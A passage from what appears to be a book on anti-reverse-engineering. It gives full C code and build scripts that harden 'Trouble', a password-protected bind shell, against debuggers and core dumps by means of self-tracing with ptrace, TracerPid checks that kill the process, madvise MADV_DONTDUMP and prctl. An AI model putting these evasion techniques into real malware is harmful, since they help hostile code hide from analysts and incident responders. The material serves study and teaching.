There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble/trouble...(no debugging symbols found)...done.
(gdb) start
Temporary breakpoint 1 at 0x4005b1
Starting program: /home/albino-lobster/antire_book/chap_6_debugger/dontpanic/build/tr\
ouble/trouble

Temporary breakpoint 1, 0x0000000004005b1 in main ()
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x0000000000400cd9 in kill ()
(gdb) c
Continuing.
[Inferior 1 (process 84663) exited normally]
(gdb)
```

As you can see from the above, GDB receives the SIGTRAP but doesn't pass it on to *Trouble* so that *trap_handler()* gets executed.

There is a problem with this technique though. If the debugger attaches to Trouble *after* the SIGTRAP has been generated then it won't be detected. In the following example, gcore has no problem generating a core from Trouble.

Bypassing the SIGTRAP technique with gcore

```
albino-lobster@ubuntu:~$ sudo gcore `pidof trouble`
[sudo] password for albino-lobster:
0x0000000000401448 in __syscall ()
Saved corefile core.84691
```

gcore is able to attach to *Trouble* and create the core file. Unfortunately, there is little our SIGTRAP method can do to stop this. Even if you generate more SIGTRAP signals, this method simply doesn't prevent other processes from attaching.

Becoming Attached

Another well known method uses PTRACE_ATTACH from a forked child. Consider the following changes to *Trouble*:

***Trouble* updated to trace itself**

```
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    int fork_pid = fork();
    if (fork_pid == 0)
    {
        // trace the parent process
        if (ptrace(PTRACE_ATTACH, getppid(), NULL, NULL) != 0)
        {
            exit(EXIT_FAILURE);
        }

        ptrace(PTRACE_SETOPTIONS, getppid(), NULL, PTRACE_O_TRACEFORK);

        // restart the parent so it can keep processing like normal
```

```
        int status = 0;
        wait(&status);
        ptrace(PTRACE_CONT, getppid(), NULL, NULL);

        // handle any signals that may come in from tracees
        while (true)
        {
            int pid = wait(&status);
            if (status >> 16 == PTRACE_EVENT_FORK)
            {
                // follow the fork
                long newpid = 0;
                ptrace(PTRACE_GETEVENTMSG, pid, NULL, &newpid);
                ptrace(PTRACE_ATTACH, newpid, NULL, NULL);
                ptrace(PTRACE_CONT, newpid, NULL, NULL);
            }
            ptrace(PTRACE_CONT, pid, NULL, NULL);
        }
    }
```

The code above will *fork()* a child process that becomes the tracer of the parent *Trouble* process via PTRACE_ATTACH. It will also automatically begin tracing any forks that Trouble creates due to the PTRACE_SETOPTIONS call. This largely addresses the issues that we had with the PTRACEME method because we now know the tracing program: *Trouble*! This also mostly addresses the issues we had with SIGTRAP. No one can simply attach to the main *Trouble* process since it is being traced by a child.

However, this approach does have issues:

1. Anyone can attach to the child process tracing *Trouble*.
2. If the forked tracer gets killed then the main process doesn't know.
3. Use of PTRACE_ATTACH requires escalated privileges.

An example of the second point looks like this:

Killing the child process in order to generate a core

```
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  6352 pts/21   Ss     0:00 bash
  6956 pts/21   R+     0:00  \_ ps fa
  6230 pts/9    Ss     0:00 bash
  6942 pts/9    S      0:00  \_ sudo su
  6943 pts/9    S      0:00      \_ su
  6944 pts/9    S      0:00          \_ bash
  6954 pts/9    S+     0:00              \_ ./trouble/trouble
  6955 pts/9    S+     0:00                  \_ ./trouble/trouble
albino-lobster@ubuntu:~$ sudo gcore 6954
Could not attach to process.  If your uid matches the uid of the target
process, check the setting of /proc/sys/kernel/yama/ptrace_scope, or try
again as the root user.  For more details, see /etc/sysctl.d/10-ptrace.conf
warning: process 6954 is already traced by process 6955
ptrace: Operation not permitted.
You can't do that without a process to debug.
The program is not being run.
gcore: failed to create core.6954
albino-lobster@ubuntu:~$ sudo kill -9 6955
albino-lobster@ubuntu:~$ sudo gcore 6954
0x0000000000401328 in __syscall ()
Saved corefile core.6954
albino-lobster@ubuntu:~$
```

As you can see, before process 6955 gets killed gcore can't create a core file for 6955. However, after *sudo kill -9 6955* is executed, gcore is able to produce a core file.

However, you can easily fix this problem by using the ptrace option PTRACE_O_-EXITKILL. This will send SIGKILL signals to all tracees if the tracer is killed. You can update the code to look like this:

```
ptrace(PTRACE_SETOPTIONS, getppid(), NULL, PTRACE_O_TRACEFORK | PTRACE_O_EXITKILL);
```

Now if an attacker tries to kill the tracer then *Trouble* will simply disappear.

```
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  6352 pts/21   Ss     0:00 bash
  7071 pts/21   R+     0:00  \_ ps fa
  6230 pts/9    Ss     0:00 bash
  7041 pts/9    S      0:00  \_ sudo su
  7042 pts/9    S      0:00      \_ su
  7043 pts/9    S      0:00          \_ bash
  7068 pts/9    S+     0:00              \_ ./trouble/trouble
  7069 pts/9    S+     0:00                  \_ ./trouble/trouble
albino-lobster@ubuntu:~$ sudo gcore 7068
Could not attach to process.  If your uid matches the uid of the target
process, check the setting of /proc/sys/kernel/yama/ptrace_scope, or try
again as the root user.  For more details, see /etc/sysctl.d/10-ptrace.conf
warning: process 7068 is already traced by process 7069
ptrace: Operation not permitted.
You can't do that without a process to debug.
The program is not being run.
gcore: failed to create core.7068
albino-lobster@ubuntu:~$ sudo kill 7069
albino-lobster@ubuntu:~$ sudo gcore 7068
ptrace: No such process.
You can't do that without a process to debug.
The program is not being run.
gcore: failed to create core.7068
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  6352 pts/21   Ss     0:00 bash
  7086 pts/21   R+     0:00  \_ ps fa
  6230 pts/9    Ss     0:00 bash
  7041 pts/9    S      0:00  \_ sudo su
  7042 pts/9    S      0:00      \_ su
  7043 pts/9    S+     0:00          \_ bash
```

/proc/self/status

In the previous section you learned a method for protecting *Trouble* from debuggers using a forked tracer. While the parent *Trouble* process is protected, the child tracer

is still vulnerable to debuggers attaching to it. What can be done to help mitigate that? One way is that you can use the proc file system to see if a tracer is tracing our tracer. Here is an example from the command line.

Understanding the the output of /proc/pid/status

```
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  6352 pts/21   Ss     0:00 bash
  7126 pts/21   R+     0:00  \_ ps fa
  6230 pts/9    Ss     0:00 bash
  7111 pts/9    S      0:00  \_ sudo su
  7112 pts/9    S      0:00      \_ su
  7113 pts/9    S      0:00          \_ bash
  7123 pts/9    S+     0:00              \_ ./trouble/trouble
  7124 pts/9    S+     0:00                  \_ ./trouble/trouble
albino-lobster@ubuntu:~$ cat /proc/7123/status | grep Pid:
Pid:        7123
PPid:        7113
TracerPid:        7124
```

In the above output, I've pushed the status file for PID 7123 through grep. The output shows the current Pid (7123), the parent's Pid (7113), and the tracer's Pid (7124). We can update *Trouble* to also look up this information using */proc/self/status*.

Looking for the TracerPid in /proc/self/status

```
/*
 * Checks the "TracerPid" entry in the /proc/self/status file. If the value
 * is not zero then a debugger has attached. If a debugger is attached then
 * signal to the parent pid and exit.
 */
void check_proc_status()
{
    FILE* proc_status = fopen("/proc/self/status", "r");
    if (proc_status == NULL)
    {
        return;
    }

    char line[1024] = { };
```

```
    char *fgets(char *s, int size, FILE *stream);
    while (fgets(line, sizeof(line), proc_status) != NULL)
    {
        const char traceString[] = "TracerPid:";
        char* tracer = strstr(line, traceString);
        if (tracer != NULL)
        {
            int pid = atoi(tracer + sizeof(traceString) - 1);
            if (pid != 0)
            {
                fclose(proc_status);
                kill(getppid(), SIGKILL);
                exit(EXIT_FAILURE);
            }
        }
    }
    fclose(proc_status);
}

/**
 * This implements a fairly simple bind shell. The server first requires a
 * password before allowing access to the shell. The password is currently
 * randomly generated each time 'cmake ..' is run. The server has no shutdown
 * mechanism so it will run until killed.
 */
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    int fork_pid = fork();
    if (fork_pid == 0)
    {
        // trace the parent process
        if (ptrace(PTRACE_ATTACH, getppid(), NULL, NULL) != 0)
        {
            exit(EXIT_FAILURE);
        }

        ptrace(PTRACE_SETOPTIONS, getppid(), NULL, PTRACE_O_TRACEFORK | PTRACE_O_EXIT\
KILL);

        // restart the parent so it can keep processing like normal
```

```
        int status = 0;
        wait(&status);
        ptrace(PTRACE_CONT, getppid(), NULL, NULL);

        // handle any signals that may come in from tracees
        while (true)
        {
            check_proc_status(getpid());
            int pid = waitpid(-1, &status, WNOHANG);
            if (pid == 0)
            {
                sleep(1);
                continue;
            }

            if (status >> 16 == PTRACE_EVENT_FORK)
            {
                // follow the fork
                long newpid = 0;
                ptrace(PTRACE_GETEVENTMSG, pid, NULL, &newpid);
                ptrace(PTRACE_ATTACH, newpid, NULL, NULL);
                ptrace(PTRACE_CONT, newpid, NULL, NULL);
            }
            ptrace(PTRACE_CONT, pid, NULL, NULL);
        }
    }
```

I've updated the tracer's while(true) loop to use a non-blocking waitpid call so that it can check that "TracerPid:" line in */proc/self/status* every second. While this won't stop a debugger from attaching it will stop the debugger from being attached for a long time. For example:

Detecting GDB via *`/proc/self/status`*

```
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  6352 pts/21   Ss     0:00 bash
 11050 pts/21   R+     0:00  \_ ps fa
  6230 pts/9    Ss     0:00 bash
 11032 pts/9    S+     0:00  \_ sudo ./trouble/trouble
 11033 pts/9    S+     0:00      \_ ./trouble/trouble
 11034 pts/9    S+     0:00          \_ ./trouble/trouble
albino-lobster@ubuntu:~$ sudo gdb -p 11034
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 11034
Reading symbols from /home/albino-lobster/antire_book/chap_6_debugger/dontpanic/build\
/trouble/trouble...(no debugging symbols found)...done.
0x0000000000402264 in __syscall ()
(gdb) c
Continuing.
[Inferior 1 (process 11034) exited with code 01]
(gdb) quit
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  6352 pts/21   Ss     0:00 bash
 11062 pts/21   R+     0:00  \_ ps fa
  6230 pts/9    Ss+    0:00 bash
albino-lobster@ubuntu:~$
```

madvise

In the previous section, you introduced a new way to detect if a debugger is attached to *Trouble's* tracing child. However, the method doesn't protect against utilities that attach and detach without controlling executing like gcore.

gcore still able to attach to *Trouble's* tracing child

```
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  6369 pts/29   Ss+    0:00 bash
  6352 pts/21   Ss     0:00 bash
 16614 pts/21   R+     0:00  \_ ps fa
  6230 pts/9    Ss     0:00 bash
 16611 pts/9    S+     0:00  \_ sudo ./trouble/trouble
 16612 pts/9    S+     0:00      \_ ./trouble/trouble
 16613 pts/9    S+     0:00          \_ ./trouble/trouble
albino-lobster@ubuntu:~$ sudo gcore 16613
0x0000000000402374 in __syscall ()
Saved corefile core.16613
```

As mentioned previously, a core file can be loaded into IDA and provides a view of *Trouble* that strips away many of the obfuscations techniques. However, there is a Linux function called *madvise()* that will allow us to exclude memory ranges from being included in a core file. From the man page:

> The *madvise()* system call is used to give advice or directions to the kernel about the address range beginning at address addr and with size length bytes. Initially, the system call sup- ported a set of "conventional" advice values, which are also available on several other implementations. (Note, though, that madvise() is not specified in POSIX.) Subsequently, a number of Linux-specific advice values have been added.

One of the "Linux-specific advice values" is the MADV_DONTDUMP value. Again, from the madvise man page:

MADV_DONTDUMP (since Linux 3.4) Exclude from a core dump those pages in the range specified by addr and length. This is useful in applications that have large areas of memory that are known not to be useful in a core dump. The effect of MADV_DONTDUMP takes precedence over the bit mask that is set via the /proc/PID/coredump_filter file (see core(5)).

Using *madvise()*, you can prevent gcore from dumping *Trouble* after the cryptor has been executed. The only real challenge is how to programmatically find the addresses to pass to *madvise()*. To do this I created another post-compilation tool. You can find this tool in the chapter 6 dontpanic directory under madvise. The project, as usual, contains two files.

chap_6_debugger/dontpanic/madvise/CMakeLists.txt

```
project(madvise CXX)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_CXX_FLAGS "-Wall -Wextra -g")

add_executable(${PROJECT_NAME} src/madvise.cpp)
```

chap_6_debugger/dontpanic/madvise/src/madvise.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <elf.h>

/*
 * Parse the program headers and store the address/size of the first LOAD. Then walk
 * the section headers table looking for ".madvise_base_addr" and ".madvise_size"
 * where we'll store the address and size we pulled from the LOAD segment.
 *
 * \param[in,out] p_data the ELF binary
 * \return true if we found both .madvise sections
 */
bool add_advise_info(std::string& p_data)
```

```
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' || p_data[3] != 'F')
    {
        return false;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Shdr* sections = reinterpret_cast<Elf64_Shdr*>(&p_data[ehdr->e_shoff]);
    Elf64_Half sections_count = ehdr->e_shnum;
    if (sections_count == 0)
    {
        std::cerr << "[-] No section table" << std::endl;
        return false;
    }

    Elf64_Shdr* strings_header = reinterpret_cast<Elf64_Shdr*>(
        &p_data[ehdr->e_shoff] + (ehdr->e_shentsize * ehdr->e_shstrndx));
    const char* strings_table = &p_data[strings_header->sh_offset];

    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[ehdr->e_phoff]);
    uint32_t base_address = phdr->p_vaddr;
    uint32_t size = phdr->p_filesz;

    int found = 0;
    Elf64_Shdr* current = sections;
    for (int i = 0; i < sections_count; i++, current++)
    {
        std::string section_name(&strings_table[current->sh_name]);
        if (section_name.find(".madvise_base_addr") == 0)
        {
            memcpy(&p_data[0] + current->sh_offset, &base_address,
                   sizeof(base_address));
            found++;
        }
        else if (section_name.find(".madvise_size") == 0)
        {
            memcpy(&p_data[0] + current->sh_offset, &size, sizeof(size));
            found++;
        }
    }

    return (found == 2);
}
```

```
int main(int p_argc, char** p_argv)
{
    if (p_argc != 2)
    {
        std::cerr << "Usage: ./madvise <file path>" << std::endl;
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to open the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)),
                      std::istreambuf_iterator<char>());
    inputFile.close();

    if(!add_advise_info(input))
    {
        return EXIT_FAILURE;
    }

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
        std::cout << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();

    return EXIT_SUCCESS;
}
```

This tool will look for two names in the section table: *.madvise_base_addr* and *.madvise_size*. The tool will copy the address and size found in the first program header into those section.

Next you need to update *Trouble* to use the *madvise* tool. The first step is to hook *madvise* into *Trouble's* CMakeList.txt.

chap_6_debugger/dontpanic/trouble/CMakeList.txt

```
project(trouble C)
cmake_minimum_required(VERSION 3.0)

# This will create a 32 byte "password" for the bind shell. This command
# is only run when "cmake" is run, so if you want to generate a new password
# then "cmake ..; make" should be run from the command line.
exec_program("/bin/sh"
    ${CMAKE_CURRENT_SOURCE_DIR}
    ARGS "-c 'cat /dev/urandom | tr -dc a-zA-Z0-9 | head -c 32'"
    OUTPUT_VARIABLE random_password )

# Pass the random password into ${PROJECT_NAME} as a macro
add_definitions(-Dpassword="${random_password}" -Dpassword_size=33)

set(CMAKE_C_COMPILER musl-gcc)
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow  -static -std=gnu11 -Wno-int-to-pointer-cas\
t")
add_executable(${PROJECT_NAME} src/trouble.c src/rc4.c)

add_custom_target(addLDS
    COMMAND sed -i -e 's,-o,${CMAKE_CURRENT_SOURCE_DIR}/trouble_layout.lds -o,g' ./CM\
akeFiles/trouble.dir/link.txt)

add_dependencies(${PROJECT_NAME} addLDS)

# After the build is successful, display the random password to the user
add_custom_command(TARGET ${PROJECT_NAME} POST_BUILD
    COMMAND ${CMAKE_COMMAND} -E echo
    "The bind shell password is:" ${random_password})

add_custom_command(TARGET ${PROJECT_NAME}
    POST_BUILD
    COMMAND ../madvise/madvise ${CMAKE_CURRENT_BINARY_DIR}/${PROJECT_NAME})

add_custom_command(TARGET ${PROJECT_NAME}
    POST_BUILD
    COMMAND ../encryptFunctions/encryptFunctions ${CMAKE_CURRENT_BINARY_DIR}/${PROJEC\
T_NAME})
```

```
add_custom_command(TARGET ${PROJECT_NAME}
    POST_BUILD
    COMMAND ../cryptor/cryptor ${CMAKE_CURRENT_BINARY_DIR}/${PROJECT_NAME})
```

Also, the special sections need to be created in *Trouble*. As you've done in previous chapters, you can create special sections by using the section attribute.

Adding the *.madvise* sections in *Trouble*

```
extern void* check_password_size;
unsigned char check_password_key[128] __attribute((section(".rc4_check_password"))) =\
 { 0 };

uint32_t madvise_base __attribute((section(".madvise_base_addr"))) = 0;
uint32_t madvise_size __attribute((section(".madvise_size"))) = 0;
```

Finally, add the *madvise()* call to *Trouble's* child tracer.

Update the tracer's code to call *madvise()*

```
madvise((void*)madvise_base, madvise_size, MADV_DONTDUMP);

// handle any signals that may come in from tracees
while (true)
```

Now if you recompile *Trouble* you should see *madvise* as part of the build process.

***Trouble* build output with *madvise* linked in**

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ make
Scanning dependencies of target stripBinary
[  7%] Building CXX object stripBinary/CMakeFiles/stripBinary.dir/src/stripBinary.cpp\
.o
[ 14%] Linking CXX executable stripBinary
[ 14%] Built target stripBinary
Scanning dependencies of target fakeHeadersXBit
[ 21%] Building CXX object fakeHeadersXBit/CMakeFiles/fakeHeadersXBit.dir/src/fakeHea\
dersXBit.cpp.o
[ 28%] Linking CXX executable fakeHeadersXBit
```

```
[ 28%] Built target fakeHeadersXBit
Scanning dependencies of target encryptFunctions
[ 35%] Building CXX object encryptFunctions/CMakeFiles/encryptFunctions.dir/src/encry\
ptFunctions.cpp.o
[ 42%] Building CXX object encryptFunctions/CMakeFiles/encryptFunctions.dir/src/rc4.c\
.o
[ 50%] Linking CXX executable encryptFunctions
[ 50%] Built target encryptFunctions
Scanning dependencies of target madvise
[ 57%] Building CXX object madvise/CMakeFiles/madvise.dir/src/madvise.cpp.o
[ 64%] Linking CXX executable madvise
[ 64%] Built target madvise
Scanning dependencies of target cryptor
[ 71%] Building CXX object cryptor/CMakeFiles/cryptor.dir/src/cryptor.cpp.o
[ 78%] Linking CXX executable cryptor
[ 78%] Built target cryptor
Scanning dependencies of target addLDS
[ 78%] Built target addLDS
Scanning dependencies of target trouble
[ 85%] Building C object trouble/CMakeFiles/trouble.dir/src/trouble.c.o
[ 92%] Building C object trouble/CMakeFiles/trouble.dir/src/rc4.c.o
[100%] Linking C executable trouble
The bind shell password is: Jz117GoiWArnaXMEeCpnjJ2EbMKQ0gZD
[+] Encrypted 0x3ef6
[100%] Built target trouble
```

Now if you create a core file using gcore the output looks the same.

Core generation looks exactly the same

```
albino-lobster@ubuntu:~$ ps fa
   PID TTY      STAT   TIME COMMAND
  2399 pts/1    Ss     0:00 bash
  5713 pts/1    R+     0:00  \_ ps fa
  2135 pts/11   Ss     0:00 bash
  5710 pts/11   S+     0:00  \_ sudo ./trouble/trouble
  5711 pts/11   S+     0:00      \_ ./trouble/trouble
  5712 pts/11   S+     0:00          \_ ./trouble/trouble
albino-lobster@ubuntu:~$ sudo gcore 5712
[sudo] password for albino-lobster:
0x00000000004022a4 in __syscall ()
Saved corefile core.5712
```

However, if you look at the core's program headers in readelf, you'll notice that the *0x400000* range that *Trouble* executes out of is missing.

***madvise* disappears the *0x400000* range**

```
albino-lobster@ubuntu:~$ readelf -l ./core.5712

Elf file type is CORE (Core file)
Entry point 0x0
There are 6 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  NOTE           0x0000000000000190 0x0000000000000000 0x0000000000000000
                 0x00000000000009d0 0x0000000000000000  R      1
  LOAD           0x0000000000000b60 0x0000000000604000 0x0000000000000000
                 0x0000000000002000 0x0000000000002000  RW     1
  LOAD           0x0000000000002b60 0x00000000007b0000 0x0000000000000000
                 0x0000000000001000 0x0000000000001000  RW     1
  LOAD           0x0000000000003b60 0x00007ffef2576000 0x0000000000000000
                 0x0000000000021000 0x0000000000021000  RW     1
  LOAD           0x0000000000024b60 0x00007ffef25cc000 0x0000000000000000
                 0x0000000000002000 0x0000000000002000  R E    1
  LOAD           0x0000000000026b60 0xffffffffff600000 0x0000000000000000
                 0x0000000000001000 0x0000000000001000  R E    1

 Section to Segment mapping:
  Segment Sections...
   00
   01     load
   02     load
   03     load
   04     load
   05     load
```

Furthermore, if you drop the core into IDA, you'll see that the *0x400000* range truly doesn't exist in the core. This effectively hides all of *Trouble's* code.

Top of the gcore generated core file in IDA

```
load:0000000000604000 ; Input SHA256 : 9384EEBF41F681E6130F742FE80C068DDA7980A225549A\
E3D8F9D8515D7E3B88
load:0000000000604000 ; Input MD5    : 8843AEE83C8AA457AD924AE1A12AB845
load:0000000000604000 ; Input CRC32  : 3F22029C
load:0000000000604000
load:0000000000604000 ; File Name    : C:\Users\ADMINI~1\AppData\Local\Temp\vmware-Adm\
inistrator\VMwareDnD\6890e00b\core.5712
load:0000000000604000 ; Format       : ELF64 for x86-64 (Core file)
load:0000000000604000 ; Imagebase    : 604000
load:0000000000604000 ;
load:0000000000604000
load:0000000000604000                 .686p
load:0000000000604000                 .mmx
load:0000000000604000                 .model flat
load:0000000000604000 .intel_syntax noprefix
load:0000000000604000
load:0000000000604000 ; ===============================================================
load:0000000000604000
load:0000000000604000 ; Segment type: Pure data
load:0000000000604000 ; Segment permissions: Read/Write
load:0000000000604000 load            segment byte public 'DATA' use64
load:0000000000604000                 assume cs:load
load:0000000000604000                 ;org 604000h
load:0000000000604000                 db  6Bh ; k
load:0000000000604001                 db  31h ; 1
```

prctl

In the previous section, you prevented the deobfuscated code from appearing in a core dump. However, maybe it would be better to not allow a core to be dumped at all? I've been using gcore to generate the core file so far. However, that isn't necessary. A core can be generated simply by sending the correct signal a Trouble.

Generating a core using kill -11

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ ls -l
total 56
-rw-rw-r-- 1 albino-lobster albino-lobster 13260 Dec  5 05:54 CMakeCache.txt
drwxrwxr-x 4 albino-lobster albino-lobster  4096 Dec  5 17:30 CMakeFiles
-rw-rw-r-- 1 albino-lobster albino-lobster  2187 Dec  5 05:54 cmake_install.cmake
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 cryptor
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 encryptFunctions
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 fakeHeadersXBit
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 madvise
-rw-rw-r-- 1 albino-lobster albino-lobster  7041 Dec  5 05:54 Makefile
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 stripBinary
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 17:30 trouble
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ sudo ./trouble/t\
rouble &
[1] 7773
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ ulimit -c unlimi\
ted
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ ps fa
   PID TTY      STAT   TIME COMMAND
  2135 pts/11   Ss     0:00 bash
  7773 pts/11   S      0:00  \_ sudo ./trouble/trouble
  7774 pts/11   S      0:00  |   \_ ./trouble/trouble
  7775 pts/11   S      0:00  |       \_ ./trouble/trouble
  7776 pts/11   R+     0:00  \_ ps fa
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ sudo kill -11 77\
75
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ ls -l
total 228
-rw-rw-r-- 1 albino-lobster albino-lobster  13260 Dec  5 05:54 CMakeCache.txt
drwxrwxr-x 4 albino-lobster albino-lobster   4096 Dec  5 17:30 CMakeFiles
-rw-rw-r-- 1 albino-lobster albino-lobster   2187 Dec  5 05:54 cmake_install.cmake
-rw------- 1 root           root           176128 Dec  5 17:32 core
drwxrwxr-x 3 albino-lobster albino-lobster   4096 Dec  5 05:54 cryptor
drwxrwxr-x 3 albino-lobster albino-lobster   4096 Dec  5 05:54 encryptFunctions
drwxrwxr-x 3 albino-lobster albino-lobster   4096 Dec  5 05:54 fakeHeadersXBit
drwxrwxr-x 3 albino-lobster albino-lobster   4096 Dec  5 05:54 madvise
-rw-rw-r-- 1 albino-lobster albino-lobster   7041 Dec  5 05:54 Makefile
drwxrwxr-x 3 albino-lobster albino-lobster   4096 Dec  5 05:54 stripBinary
drwxrwxr-x 3 albino-lobster albino-lobster   4096 Dec  5 17:30 trouble
[1]+  Killed                  sudo ./trouble/trouble
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ sudo readelf -l \
```

```
./core

Elf file type is CORE (Core file)
Entry point 0x0
There are 8 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  NOTE           0x0000000000000200 0x0000000000000000 0x0000000000000000
                 0x0000000000000a38 0x0000000000000000         0
  LOAD           0x0000000000001000 0x0000000000400000 0x0000000000000000
                 0x0000000000000000 0x0000000000005000  RWE    1000
  LOAD           0x0000000000001000 0x0000000000604000 0x0000000000000000
                 0x0000000000002000 0x0000000000002000  RW     1000
  LOAD           0x0000000000003000 0x0000000002212000 0x0000000000000000
                 0x0000000000001000 0x0000000000001000  RW     1000
  LOAD           0x0000000000004000 0x00007fff0efc8000 0x0000000000000000
                 0x0000000000022000 0x0000000000022000  RW     1000
  LOAD           0x0000000000026000 0x00007fff0eff1000 0x0000000000000000
                 0x0000000000002000 0x0000000000002000  R      1000
  LOAD           0x0000000000028000 0x00007fff0eff3000 0x0000000000000000
                 0x0000000000002000 0x0000000000002000  R E    1000
  LOAD           0x000000000002a000 0xffffffffff600000 0x0000000000000000
                 0x0000000000001000 0x0000000000001000  R E    1000
```

Not only did this generate a core, but the *0x400000* range is clearly visible! We can't allow this. Fortunately for us, Linux provides a function that you can use to prevent signals triggering core file generation. That function is *prctl()* used with the PR_SET_DUMPABLE option. From the man page:

PR_SET_DUMPABLE

Set the state of the "dumpable" flag, which determines whether core dumps are produced for the calling process upon delivery of a signal whose default behavior is to produce a core dump.

Use of *prctl()* is a simple one liner:

Adding PR_SET_DUMPABLE to *Trouble*

```
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    int fork_pid = fork();
    if (fork_pid == 0)
    {
        prctl(PR_SET_DUMPABLE, 0);

        // trace the parent process
        int parent = getppid();
```

Now if the reverse engineer tries to generate a core than nothing will happen.

Core generation no longer works

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ ls -l
total 56
-rw-rw-r-- 1 albino-lobster albino-lobster 13260 Dec  5 05:54 CMakeCache.txt
drwxrwxr-x 4 albino-lobster albino-lobster  4096 Dec  5 17:51 CMakeFiles
-rw-rw-r-- 1 albino-lobster albino-lobster  2187 Dec  5 05:54 cmake_install.cmake
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 cryptor
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 encryptFunctions
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 fakeHeadersXBit
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 madvise
-rw-rw-r-- 1 albino-lobster albino-lobster  7041 Dec  5 05:54 Makefile
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 stripBinary
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 17:51 trouble
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ sudo ./trouble/t\
rouble &
[1] 8077
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ ps fa
   PID TTY      STAT   TIME COMMAND
  2135 pts/11   Ss     0:00 bash
  8077 pts/11   S      0:00  \_ sudo ./trouble/trouble
  8078 pts/11   S      0:00  |   \_ ./trouble/trouble
  8079 pts/11   S      0:00  |       \_ ./trouble/trouble
  8080 pts/11   R+     0:00  \_ ps fa
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ sudo kill -11 80\
```

```
79
[1]+  Killed                  sudo ./trouble/trouble
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ ls -l
total 56
-rw-rw-r-- 1 albino-lobster albino-lobster 13260 Dec  5 05:54 CMakeCache.txt
drwxrwxr-x 4 albino-lobster albino-lobster  4096 Dec  5 17:51 CMakeFiles
-rw-rw-r-- 1 albino-lobster albino-lobster  2187 Dec  5 05:54 cmake_install.cmake
